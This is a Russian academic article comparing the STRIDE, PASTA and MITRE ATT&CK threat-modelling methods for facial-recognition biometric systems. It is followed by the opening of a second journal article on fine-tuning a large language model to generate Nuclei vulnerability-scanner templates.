Особую значимость моделирование угроз приобретает в биометрических системах, в частности в системах распознавания лиц. В отличие от традиционных механизмов аутентификации, где при компрометации пароля или токена можно сменить секрет, биометрические данные являются уникальными и неизменяемыми для каждого человека. Как подчёркивают Фомина и коллеги [7], если шаблон лица или отпечатка пальца окажется в распоряжении злоумышленника, восстановить надёжность системы будет крайне сложно. Это обстоятельство делает биометрические системы особенно уязвимыми и требует повышенного внимания к вопросам их безопасности.

На практике для биометрических систем можно выделить несколько ключевых категорий угроз. Наиболее очевидной является угроза подмены личности, когда злоумышленник пытается обойти систему, используя фотографию, видеозапись или специализированные маски, имитирующие лицо зарегистрированного пользователя. Не менее важна угроза компрометации биометрических шаблонов: если база данных с такими шаблонами будет украдена или изменена, это приведёт к массовым нарушениям конфиденциальности и потере доверия к системе. Существенную опасность представляет утечка биометрических данных через инсайдеров или в результате атак на инфраструктуру хранения. Ещё одна категория связана с атаками типа «отказ в обслуживании», когда злоумышленники выводят систему из строя, блокируя доступ пользователей к сервисам. Наконец, особое внимание заслуживает угроза неправомерного повышения привилегий, при которой злоумышленник получает доступ к административным функциям системы и получает возможность изменять её конфигурацию или управлять данными.

Таким образом, моделирование угроз является важнейшим инструментом обеспечения безопасности информационных систем. Оно позволяет не только выявить потенциальные уязвимости, но и соотнести их с реальными сценариями атак и бизнес-

целями организации. В последующих разделах статьи будут рассмотрены три наиболее известные модели угроз — STRIDE, MITRE ATT&CK и PASTA, каждая из которых имеет определённые преимущества и недостатки при применении в контексте биометрических систем распознавания лиц.

2. Обзор моделей угроз

В этом разделе даётся обзор трёх ключевых подходов к моделированию угроз: PASTA (Process for Attack Simulation and Threat Analysis), STRIDE (классическая классификация угроз от Microsoft) и MITRE ATT&CK (база знаний тактик и техник) — с анализом их преимуществ и недостатков применительно к биометрическим системам распознавания лиц. В конце рассматриваются общие ограничения этих методик с учётом особенностей биометрических технологий.

2.1. Модель PASTA

Методология PASTA (Process for Attack Simulation and Threat Analysis) была предложена в 2015 году компанией VerSprite и представляет собой процессный подход к моделированию угроз, ориентированный на бизнес-цели. PASTA представляет собой семиступенчатую методологию:

1. Определение целей. Первый этап направлен на согласование задач по обеспечению безопасности с целями бизнеса. На этом шаге формируются основные ориентиры для всей модели угроз — определяется, что важно для компании и что нужно защитить в первую очередь.

2. Техническое описание системы. Этап технического описания включает в себя определение компонентов системы, архитектуры, потоков данных и границ, чтобы получить полное представление о технической среде. Этот этап очень важен для того чтобы не упустить ничего важного при моделировании угроз.

3. Разработка архитектуры приложения. На этом этапе важно разобраться, как устроено приложение изнутри. Оно делится на части (модули, базы данных, каналы связи), чтобы понять как всё работает. Анализируются потоки данных и меры защиты. Это помогает найти слабые места и подготовиться к выявлению угроз.

4. Анализ угроз. На этом этапе определяют, какие угрозы могут использовать уязвимости системы. Применяются такие методы, как мозговой штурм, OWASP и деревья атак. Изучаются возможные нападающие, их цели и способы атаки. Это помогает понять, кто может атаковать систему и как, чтобы заранее подготовить защиту.

5. Анализ уязвимости. На этом этапе ищут слабые места в системе, которые могут использовать злоумышленники. Применяются такие методы, как сканирование уязвимостей, анализ кода и тесты на взлом. Затем уязвимости связываются с угрозами и оценивается, насколько они опасны.

6. Моделирование атак. На этом этапе моделируют возможные атаки, чтобы понять, как может действовать злоумышленник. Используют сценарии, имитацию атак и проверку защиты. Это помогает увидеть, какие пути атаки наиболее опасны и насколько система готова к ним.

7. Анализ воздействия и оценка рисков. На последнем этапе оценивают, насколько опасны найденные угрозы и уязвимости. Считают возможный ущерб и вероятность атак, чтобы понять, какие риски самые важные. Это помогает определить, куда направить ресурсы для защиты и какие меры принять в первую очередь. [3].

Такой процесс направлен на то, чтобы соотнести возможные векторы атак с критичностью защищаемых активов и бизнес-последствиями их компрометации

Для биометрических систем PASTA даёт несколько важных преимуществ. Во-первых, методология позволяет формализовать связь между защитой биометрических шаблонов (активом высокой ценности) и потенциальными бизнес-последствиями их утечки или подмены: репутационные риски, правовые издержки по защите персональных данных и длительные репутационные потери при невозможности «сменить» биометрический шаблон. Во-вторых, PASTA ориентирована на моделирование конкретных сценариев атак, поэтому её можно использовать для проработки

сложных цепочек: от компрометации учётной записи администратора (Initial Access) до эксфильтрации шаблонов через каналы резервного копирования. Наконец, PASTA способствует расстановке приоритетов — какие контрмеры первоочередны с точки зрения бизнеса (шифрование хранилищ, защита каналов, механизмы anti-spoofing и т. п.).

Однако PASTA имеет ограничения, которые особенно проявляются в задачах защиты биометрии. Методология требовательна к ресурсам: она предполагает участие экспертов по бизнесу, архитекторам, аналитикам по безопасности и пентестерам, а это делает её дорогостоящей и длительной в исполнении. Для небольших проектов данный подход может оказаться слишком затратным и избыточным. Кроме того, методология не имеет строгой формализации, что приводит к различиям в её интерпретации и затрудняет сопоставимость результатов.

В результате PASTA можно рассматривать как методологию, ориентированную на построение зрелых систем управления рисками. Она особенно ценна в случаях, когда требуется учёт не только технических, но и бизнес-аспектов безопасности, однако требует значительных ресурсов для внедрения и сопровождения.

2.2. Модель STRIDE

Модель STRIDE была разработана корпорацией Microsoft в 1999 году и на протяжении многих лет применяется в качестве основы для построения систем защиты. Она получила название по первым буквам шести категорий угроз: Spoofing (подмена), Tampering (модификация), Repudiation (отказ от авторства действий), Information Disclosure (разглашение информации), Denial of Service (отказ в обслуживании) и Elevation of Privilege (повышение привилегий). Каждая из этих категорий описывает определённый класс атак, которые могут быть реализованы в информационных системах. [1].

Главным достоинством STRIDE является её простота и универсальность. Модель позволяет систематизировать угрозы уже на стадии проектирования архитектуры системы, а также использовать её на различных этапах жизненного цикла программного обеспечения. Разработчики могут визуализировать архитектуру в виде диаграмм потоков данных, а затем последовательно анализировать каждый элемент, сопоставляя его с шестью категориями угроз. Таким образом достигается полнота анализа и минимизируется вероятность пропуска уязвимостей.

В контексте биометрических систем STRIDE быстро выявляет ключевые классы рисков. Категория Spoofing напрямую отображает проблему обхода распознавания лиц (фото, видео, 3D-маски, replay-атаки), Tampering — риски изменения шаблонов в хранилищах и вмешательства в алгоритмы сравнения, Information Disclosure — перехват и утечка шаблонов при передаче между сенсором и сервером, DoS — перегрузка сервисов распознавания (в т. ч. через массовые запросы) и Elevation of Privilege — получение злоумышленником административных прав, позволяющее массово заменять шаблоны или отключать защитные модули. STRIDE помогает систематично пройти по компонентам архитектуры и зафиксировать «чего бояться» на ранних этапах проектирования. [8].

Однако данная методика обладает и существенными ограничениями. Во-первых, STRIDE носит достаточно абстрактный характер: она лишь классифицирует угрозы, но не указывает, каким образом конкретный злоумышленник будет действовать в реальных условиях. Во-вторых, модель не предусматривает ранжирования угроз по степени их опасности, что осложняет приоретизацию защитных мер – эту работу приходится выполнять дополнительно, часто в связке с PASTA или другими схемами оценки рисков. [9]. В-третьих, STRIDE недостаточно учитывает организационный контекст и человеческий фактор, сосредотачиваясь преимущественно на архитектуре и технических аспектах. В-четвертых, STRIDE не отражает временную динамику атак и цепочки действий злоумышленника (как одна компрометация ведёт к следующей).

Таким образом, STRIDE является удобным инструментом для начальной классификации угроз, однако её применение требует дополнения другими методологиями, которые позволяют моделировать конкретные сценарии атак и учитывать их последствия для бизнеса.

2.3. Модель MITRE ATT&CK

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) представляет собой обширную базу знаний о тактиках, техниках и процедурах злоумышленников. Она была создана организацией MITRE в 2013 году и стала одной из наиболее популярных методик анализа угроз в последние годы. В отличие от STRIDE, которая носит классификационный характер, MITRE ATT&CK строится на эмпирических данных: в основу положены реальные примеры атак, зафиксированные специалистами в различных областях.

Ключевая особенность MITRE ATT&CK заключается в её структуре, которая представлена в виде матрицы. В строках матрицы указываются тактики — высокоуровневые цели злоумышленников, такие как первоначальный доступ, выполнение кода, закрепление в системе, повышение привилегий, уклонение от обнаружения, кража данных или их эксфильтрация. В столбцах перечислены техники, то есть конкретные способы достижения этих целей, например использование фишинговых писем, эксплуатация уязвимостей программного обеспечения, внедрение вредоносных скриптов или атаки через поставщиков. Для каждой техники даётся подробное описание, примеры её применения, а также возможные методы защиты и обнаружения. [2].

Преимуществами MITRE ATT&CK являются высокая степень детализации, практическая направленность и регулярное обновление. Кроме того, данная методика позволяет организациям сопоставлять собственные возможности защиты с актуальными сценариями атак и выявлять пробелы в системе безопасности.

Что касается вопросов биометрии, то очевидно, что это источник конкретных техник атак (например, методы получения учётных данных, эксплуатация уязвимостей, эксфильтрация файлов), которые можно сопоставить с реальными компонентами биометрической системы (серверы, базы шаблонов, рабочие станции администраторов). Используя ATT&CK, команда безопасности может строить карту возможных атак и настраивать средства детекции (логирование, поведенческий анализ), опираясь на реальные примеры. Особенно полезно это при подготовке планов реагирования и тестирования (red-team/blue-team). [10].

Тем не менее, MITRE ATT&CK не лишена недостатков. Её использование требует высокой квалификации специалистов и значительных аналитических ресурсов, так как необходимо интерпретировать большое количество данных и адаптировать их под конкретную систему. Кроме того, в базе знаний могут присутствовать временные задержки в отражении новых угроз, что снижает её эффективность в условиях быстро меняющегося ландшафта кибератак. Наконец, MITRE ATT&CK не всегда легко адаптируется к узкоспециализированным системам, где применяются специфические методы защиты и атаки.

В контексте биометрических систем: ограничения MITRE ATT&CK связаны с тем, что база в основном описывает «классические» ИТ-тактики и техники и не даёт специализированных приёмов для атак, уникальных для систем распознавания на основе нейросетей (например, механики генеративных атак против извлечения признаков или способы «заглаживания» способности алгоритма отличать real vs. fake). Кроме того, полноценное применение ATT&CK требует развитой инфраструктуры мониторинга и компетенций по анализу событий, что не всегда доступно малым и средним организациям.

3. Сравнительный анализ моделей STRIDE, MITRE ATT&CK и PASTA

Проведённый обзор показал, что три рассмотренные методики — STRIDE, MITRE ATT&CK и PASTA — имеют различное происхождение, преследуют разные цели и опираются на разные принципы анализа угроз. Это определяет их сильные стороны и ограничения, а также обусловливает возможность их комбинированного применения.

Прежде всего, модели отличаются уровнем абстракции и детализации. STRIDE представляет собой наиболее общую классификацию угроз, которая даёт возможность систематизировать возможные векторы атак, но при этом не предполагает анализа конкретных сценариев. Она удобна на этапе проектирования архитектуры системы, так как позволяет выявить слабые места в логике взаимодействия компонентов. В биометрических системах STRIDE полезна, например, для того чтобы на уровне диаграмм потоков данных выявить угрозы подмены личности или раскрытия информации при передаче биометрических шаблонов между клиентским устройством и сервером. Однако при применении STRIDE невозможно глубоко оценить, каким образом злоумышленник сможет реализовать атаку на систему и какие инструменты при этом будут использоваться.

MITRE ATT&CK, напротив, является максимально приближённой к практике и основанной на эмпирических данных моделью. Она структурирует реальные техники и тактики злоумышленников, что позволяет организациям сопоставлять свои защитные механизмы с существующими сценариями атак. В отличие от STRIDE, MITRE ATT&CK не ограничивается теоретической классификацией, а фактически предоставляет карту действий злоумышленника, начиная от первоначального доступа и заканчивая эксфильтрацией данных. В биометрических системах это особенно важно, так как позволяет не только выявить угрозу компрометации базы шаблонов, но и описать возможные пути её осуществления, включая фишинговые атаки на администраторов, эксплуатацию уязвимостей серверов или применение методов обхода алгоритмов распознавания. Однако высокая степень детализации делает MITRE ATT&CK сложной в применении: организациям требуется значительный уровень экспертизы и развитая инфраструктура мониторинга для того, чтобы использовать эту базу знаний в повседневной практике.

PASTA занимает промежуточное положение между абстрактной классификацией STRIDE и практической базой MITRE ATT&CK. Её основное отличие заключается в ориентации на бизнес-контекст и управление рисками. В отличие от STRIDE, которая рассматривает угрозы исключительно с технической точки зрения, и MITRE ATT&CK, сосредоточенной на тактиках и техниках атак, PASTA стремится увязать угрозы с целями бизнеса. Таким образом, методология позволяет определить, какие атаки представляют наибольшую опасность не только в техническом, но и в экономическом или репутационном аспекте. В случае с биометрическими системами это особенно важно: компрометация биометрических данных имеет долгосрочные последствия, так как в отличие от паролей они не могут быть изменены. Поэтому PASTA даёт возможность оценить потенциальные риски утечки шаблонов лиц не только как техническую проблему, но и как угрозу стратегическим интересам организации, её репутации и правовому положению. Вместе с тем сложность методологии и потребность в значительных ресурсах ограничивают её использование в небольших проектах.

Сравнение моделей по ряду критериев показывает, что STRIDE выигрывает в простоте и универсальности, но проигрывает в практической применимости. MITRE ATT&CK превосходит STRIDE в детализации и приближённости к реальным сценариям, однако требует высокой квалификации специалистов. PASTA же демонстрирует наибольшую полноту анализа, учитывая как технический, так и бизнес-контекст, но обладает высокой трудоёмкостью внедрения.

Если рассматривать биометрические системы, каждая из моделей закрывает

разные аспекты анализа угроз. STRIDE позволяет выявить базовые категории атак на архитектурном уровне, MITRE ATT&CK помогает моделировать конкретные сценарии обхода аутентификации или компрометации базы шаблонов, а PASTA позволяет оценить влияние реализации этих угроз на устойчивость бизнеса и его стратегические интересы. Таким образом, применение всех трёх моделей в комплексе обеспечивает наиболее полное покрытие угроз и позволяет выработать эффективные меры защиты.

4. Практическое значение и комбинированный подход

Анализ трёх моделей угроз — STRIDE, MITRE ATT&CK и PASTA — показывает, что каждая из них обладает уникальными характеристиками и может применяться для решения различных задач информационной безопасности. Однако ни одна из моделей в отдельности не обеспечивает комплексного анализа, охватывающего все этапы жизненного цикла информационной системы и учитывающего как технические, так и организационные аспекты. Это особенно критично в случае биометрических систем, где последствия реализации угроз могут быть необратимыми.

Практическое значение STRIDE заключается в том, что она позволяет формализовать процесс анализа угроз на ранних этапах проектирования. Использование этой модели помогает архитекторам и разработчикам выявлять потенциальные уязвимости ещё до внедрения системы. В биометрических системах STRIDE даёт возможность выявить угрозы подмены личности при захвате изображений, угрозы подмены или утечки шаблонов при хранении данных, а также угрозы отказа в обслуживании при массовом использовании системы. Простота и универсальность модели делают её незаменимым инструментом при первичном анализе архитектуры.

MITRE ATT&CK приобретает особую ценность на этапе эксплуатации и мониторинга систем. В отличие от STRIDE, данная модель содержит описание конкретных техник и тактик злоумышленников, что позволяет адаптировать средства обнаружения атак под реальные сценарии. Применение ATT&CK в биометрических системах позволяет организациям строить системы обнаружения вторжений, настраивать системы корреляции событий безопасности и тестировать эффективность существующих защитных мер. Например, при моделировании атак на базу биометрических шаблонов можно опираться на конкретные техники MITRE ATT&CK, такие как T1087 (сбор учётных данных), T1059 (исполнение командного интерпретатора) или T1003 (доступ к хэшам и секретам). Таким образом, использование ATT&CK даёт возможность выстроить практико-ориентированную стратегию защиты, опирающуюся на реальные угрозы.

PASTA играет важную роль в стратегическом управлении рисками. В отличие от STRIDE и ATT&CK, она не ограничивается выявлением уязвимостей или описанием сценариев атак, а позволяет увязать угрозы с бизнес-целями организации. Это особенно важно в условиях, когда компрометация биометрических систем может иметь далеко идущие последствия, включая потерю доверия со стороны пользователей, репутационные издержки и юридическую ответственность. Применение PASTA позволяет руководству организаций принимать обоснованные решения о распределении ресурсов на защиту наиболее критичных элементов системы, исходя из оценки вероятности и потенциального ущерба от атак.

Комбинированный подход к использованию моделей STRIDE, MITRE ATT&CK и PASTA обеспечивает наиболее полное покрытие угроз и создаёт условия для построения многоуровневой системы безопасности. На ранних этапах проектирования STRIDE помогает выявить основные классы угроз и встроить механизмы защиты в архитектуру системы. На этапе эксплуатации MITRE ATT&CK позволяет выстраивать процессы мониторинга и реагирования на инциденты, используя реальные сценарии атак. На стратегическом уровне PASTA обеспечивает оценку рисков с точки зрения бизнес-целей и помогает расставлять приоритеты при распределении ресурсов.

Таким образом, практическое значение комбинированного подхода заключается в его универсальности и комплексности. Он позволяет организациям учитывать как технические, так и организационные аспекты угроз, опираясь на преимущества каждой модели. Применение STRIDE, MITRE ATT&CK и PASTA в совокупности обеспечивает устойчивую защиту биометрических систем распознавания лиц, минимизируя вероятность успешных атак и снижая последствия их реализации.

Заключение

В ходе проведённого исследования были рассмотрены три наиболее известные модели угроз — STRIDE, MITRE ATT&CK и PASTA, которые широко применяются в современной практике анализа и управления рисками информационной безопасности. Каждая из этих моделей обладает своими преимуществами и ограничениями, а их использование зависит от задач, стоящих перед специалистами по безопасности, и особенностей конкретной системы.

Модель STRIDE, разработанная в Microsoft, отличается простотой и универсальностью. Она позволяет классифицировать угрозы на архитектурном уровне и выявлять уязвимости на ранних этапах проектирования. В биометрических системах STRIDE может быть использована для анализа угроз подмены личности, компрометации биометрических шаблонов или отказа в обслуживании. Однако STRIDE остаётся достаточно абстрактной и не отражает реальных сценариев атак, что снижает её ценность при практическом применении.

Модель MITRE ATT&CK представляет собой наиболее практико-ориентированный инструмент. Её сила заключается в наличии базы знаний о конкретных техниках и тактиках злоумышленников, подтверждённых реальными кейсами. Применение MITRE ATT&CK в биометрических системах позволяет моделировать реальные сценарии атак, а также выстраивать процессы мониторинга и реагирования на инциденты. Ограничением является высокая сложность модели, требующая значительной подготовки специалистов, а также не всегда достаточная адаптированность к узкоспециализированным системам.

Модель PASTA ориентирована на риск-ориентированный подход и учитывает бизнес-контекст. Она позволяет не только выявить угрозы и уязвимости, но и соотнести их с потенциальными экономическими и репутационными потерями для организации. В случае биометрических систем PASTA оказывается особенно полезной, так как утечка биометрических данных несёт долгосрочные последствия, которые невозможно устранить простыми техническими средствами. Главным недостатком методологии является её трудоёмкость и необходимость привлечения специалистов высокой квалификации.

Сравнительный анализ показал, что каждая из моделей закрывает разные аспекты обеспечения безопасности. STRIDE даёт возможность формализовать базовые классы угроз, MITRE ATT&CK обеспечивает привязку к реальным сценариям атак, а PASTA позволяет оценить стратегическую значимость рисков. Использование этих моделей в изоляции не обеспечивает полноценного охвата всех аспектов безопасности. Наиболее перспективным представляется их комбинированное применение: STRIDE — на этапе проектирования архитектуры, MITRE ATT&CK — при эксплуатации и мониторинге, PASTA — для стратегического управления рисками.

Научная новизна данного исследования заключается в сопоставлении трёх моделей в контексте применения к биометрическим системам распознавания лиц. Такой подход позволяет комплексно оценить угрозы как на архитектурном, так и на прикладном и стратегическом уровнях. Практическая значимость работы заключается в том, что организациям предлагается универсальный методический подход, основанный на интеграции трёх моделей, что позволяет выработать более устойчивую стратегию защиты.

В дальнейшем целесообразно проводить исследования, направленные на разработку гибридных методологий моделирования

угроз, сочетающих простоту классификации STRIDE, практическую ориентированность MITRE ATT&CK и риск-ориентированный характер PASTA. Особое внимание должно быть уделено адаптации существующих моделей к специфике биометрических систем и учёту человеческого фактора, который остаётся одним из важнейших источников уязвимостей.

Список литературы

1. Угрозы, входящие в средство моделирования угроз (Майкрософт) // Microsoft Learn. 2023. URL: https://learn.microsoft.com/ru-ru/azure/security/develop/threat-modeling-tool-threats#stride-model (дата обращения: 01.04.2024).

2. MITRE ATT&CK Navigator // MITRE Corporation. URL: https://attack.mitre.org/navigator/ (дата обращения: 05.04.2024).

3. Каков процесс моделирования атаки и анализа угроз (PASTA) модели угрозы? // PureStorage. 2023. URL: https://www.purestorage.com/knowledge/pasta-threat-modeling.html (дата обращения: 05.04.2024).

4. Чечулин А. А. Моделирование нарушителя, инфраструктуры и атак в системах информационной безопасности /А.А. Чечулин // Вестник Санкт-Петербургского университета ГПС МЧС России. 2024. Вып. № 2. С. 70–79.

5. Теория информационной безопасности и методология защиты информации: учебное пособие / Л.В. Астахова. – Челябинск: Издательский центр ЮУрГУ, 2014. 137 с.

6. Основы информационная безопасность: учебно-практическое пособие /Ю.Н. Сычев/ М.: Изд. центр ЕАОИ, 2007. 300 с.

7. Модели угроз и нарушителей безопасности информации объектов информатизации: учеб. пособие / К.Ю. Фомина [и др.]/ Рязань: Рязанский государственный радиотехнический университет, 2024. 88 с.

8. Титов А. Методология STRIDE в моделировании угроз [Электронный ресурс] // ThreatScope. 2025. Режим доступа: https://threatscope.ru/about-stride/?utm_source (дата обращения: 01.08.2025).

9. Миняев А.А. Моделирование угроз безопасности информации в информационных системах /А.А. Минаев // Наукоемкие технологии в космических исследованиях земли Т.13 № 2-2021 С.52-64

10. Москвин А. MITRE ATT&CK: что это и как применять в целях кибербезопасности // Anti-Malware.ru. 2023. URL: https://www.anti-malware.ru/analytics/Technology_Analysis/MITRE-ATT-CK-for-cybersecurity-purposes?utm_source (дата обращения: 01.08.2025).

Институт проблем управления имени В. А. Трапезникова Российской академии наук
Institution of Control Science. V.A. Trapeznikova Russian Academy of Sciences

Поступила в редакцию 25.10.2025

Информация об авторах

Тимиршаяхова Юлия Владимировна – аспирант, Институт проблем управления имени В. А. Трапезникова Российской академии наук, e-mail: gyv_yulya@mail.ru

Мещеряков Роман Валерьевич – доктор технических наук, профессор, главный научный сотрудник Института проблем управления им. В. А. Трапезникова РАН, e-mail: mrv@ipu.ru

THREAT MODELING IN BIOMETRIC SYSTEMS: INTEGRATING THE STRIDE, PASTA, AND MITRE ATT&CK METHODOLOGIES

Yu.V. Timirshaiakhova, R.V. Meshcheryakov

In the context of the continuous increase in both the number and complexity of cyberattacks, the issue of ensuring information security is becoming increasingly critical. One of the key tools for countering such threats is threat modeling—a systematic approach that enables the identification, classification, and analysis of potential risks. The STRIDE, PASTA, and MITRE ATT&CK methodologies are among the most widely adopted frameworks, each offering unique principles for analyzing and structuring threats.

This study provides an overview of these models, analyzes their characteristics, advantages, and limitations, and evaluates their applicability within the context of facial recognition biometric systems. The primary objective of the research is to conduct a comparative analysis of the aforementioned methodologies and to determine their effectiveness in developing a comprehensive strategy for protecting information systems.

Keywords: information security, threat models, biometric systems, risk analysis.

Submitted 25.10.2025

Information about the authors

Yulia Vladimirovna Timirshaiakhova – PhD Student, V. A. Trapeznikov Institute of Control Sciences, Russian Academy of Sciences, e-mail gyv_yulya@mail.ru

Roman Valeryevich Meshcheryakov – Dr. Sc. (Technical), Professor, Chief Researcher at the V. A. Trapeznikov Institute of Control Sciences, Russian Academy of Sciences, e-mail mrv@ipu.ru

DOI 10.36622/1682-7813.2025.28.4.003
УДК 004.056.5 : 004.85

ГЕНЕРАЦИЯ ШАБЛОНОВ ПРОВЕРОК ДЛЯ СКАНЕРА УЯЗВИМОСТЕЙ С ИСПОЛЬЗОВАНИЕМ БОЛЬШОЙ ЯЗЫКОВОЙ МОДЕЛИ

А.В. Матерухин, Д.Д. Сутягин, Ю.В. Белышева, С.А. Калмыков

В статье предложено использовать большие языковые модели для автоматизации процесса генерации шаблонов проверок для сканера уязвимостей. Для проверки реализуемости этого подхода было проведено соответствующее экспериментальное исследование. В рамках этого исследования был проведен сбор и очистка данных из существующих шаблонов и соответствующих описаний уязвимостей, повышение качества наборов данных для обучения с использованием метода БЯМ-судьи, а также дообучение большой языковой модели с использованием оптимизаций. Полученная в результате дообучения модель продемонстрировала синтаксически и семантически правильную генерацию шаблонов для обнаружения уязвимостей. Полученные результаты могут быть использованы на практике для уменьшения временного разрыва между публикацией информации о новой уязвимости и её фактическим обнаружением в инфраструктуре компании.

Ключевые слова: информационная безопасность, автоматическое сканирование уязвимостей, технологии искусственного интеллекта.

Введение

Современная практика обеспечения информационной безопасности вычислительной инфраструктуры крупных компаний показывает, что одной из важнейших задач, на решение которых направлены усилия специалистов по информационной безопасности, является задача уменьшения временного разрыва между публикацией информации о новой уязвимости и её фактическим обнаружением в инфраструктуре компании.

Для минимизации продолжительности этого временного разрыва используются различные инструментальные средства для быстрой и автоматизированной проверки инфраструктуры компании на уже известные уязвимости. Важнейшим классом таких инструментальных средств являются автоматизированные сканеры уязвимостей. Часто используемым представителем этого класса является программное обеспечение с открытым кодом Nuclei [1, 2]. Это гибкий инструмент, который работает с различными протоколами (например, TCP, DNS, HTTP), использует шаблоны для проверок и обладает гибкостью благодаря настраиваемым шаблонам на языке YAML (далее: Nuclei-шаблоны или шаблоны). Важно отметить, что процесс создания шаблонов требует активного участия в этом процессе специалиста по информационной безопасности – для каждой новой известной уязвимости требуется написать свой специфический шаблон, применимый в условиях конкретной инфраструктуры. Как отмечается в работе [3], полагаться на общие правила недостаточно: «распространённое решение – вручную создавать специализированные правила сканирования для конкретных проектов».

Авторы настоящей работы полагают, что для автоматизации процесса генерации шаблонов проверок для сканера уязвимостей возможно использовать большую языковую модель (далее: БЯМ или модель), модернизированную для решения этой задачи с помощью дообучения модели на специально сформированном наборе данных из корректных Nuclei шаблонов. Такой подход, по мнению авторов настоящей статьи, позволит получить модели для эффективной генерации корректных Nuclei шаблонов для новых уязвимостей.

Далее в статье изложены результаты экспериментального исследования предложенного авторами подхода. В качестве исходных данных использовались шаблоны и данные об уязвимостях из официального репозитория Nuclei, которые, в свою очередь, основаны на информации из базы данных CVE (Common Vulnerabilities

©Матерухин А.В., Сутягин Д.Д., Белышева Ю.В., Калмыков С.А., 2025

and Exposures) - общедоступной базы данных, содержащей информацию об известных уязвимостях в программном обеспечении. Для идентификации уязвимостей использовались уникальные идентификаторы из базы данных CVE - CVE ID.

1. Материалы и методы

Процесс начальной подготовки данных для дообучения модели изображен на рис. 1.



Рис. 1. Конвейер подготовки данных

- На первом этапе выполнялась выгрузка всех доступных шаблонов Nuclei из официального репозитория и извлечение из них метаданных из поля info.references, содержащего ссылки на описания уязвимостей.

- На втором этапе данных был выполнен парсинг данных со страниц с описаниями уязвимостей, извлеченных из поля info.references. Результат парсинга - необработанные файлы со всей информацией со страниц, как полезной, так и бесполезной.

- На заключительном третьем этапе этого процесса происходила очистка и суммаризация (под которой здесь понимается создание краткого содержания исходного текста с сохранением его основного смысла и информации) полученных данных с помощью модели. Следует отметить, что такая техника суммаризации данных уже была описана в работе [4]. Модели была поставлена задача описать подробную техническую информацию по уязвимости, следуя заданной чёткой структуре: обзор, описание, детали эксплуатации, масштаб влияния и методы обнаружения. В процессе суммаризации объединялись вся информация, образовывая единый документ с «чистым» описанием уязвимости с полным её обзором по собранной информации.

Итог процесса начальной подготовки данных для дообучения модели – набор пар «суммаризированное текстовое описание - оригинальный Nuclei шаблон».

Далее авторами настоящей работы был организован процесс накопления качественного набора данных. Необходимость этого процесса была обоснована в [5]. Согласно [5] из множества пар (описание - шаблон) для дообучения следует отобрать самые качественные пары, так как именно они значительно улучшают результаты дообучения. Схема процесса накопления качественного набора данных изображена на рис. 2.



Рис. 2. Процесс накопления качественного набора данных

В настоящей работе для отбора таких пар была использована альтернатива ручной оценке сгенерированных текстов, описанная в работе [6], которая минимизирует влияние человеческого фактора – метод «БЯМ как судья» (далее: БЯМ-судья). БЯМ-судья оценивает полноту информации о технических деталях уязвимости, полностью ли сгенерированная суммаризация описывает ту уязвимость, которую детектирует исходный Nuclei шаблон, а также достаточно ли представленной информации для независимой генерации шаблона. Только пары, на которые БЯМ выдал положительные ответы по этим критериям, попадают в финальный набор данных.

Следует отметить, что из 9892 исходных пар после применения метода «БЯМ как судья» осталось 1433 пары, из которых 1333 использовались для обучения, а 100 – для теста.

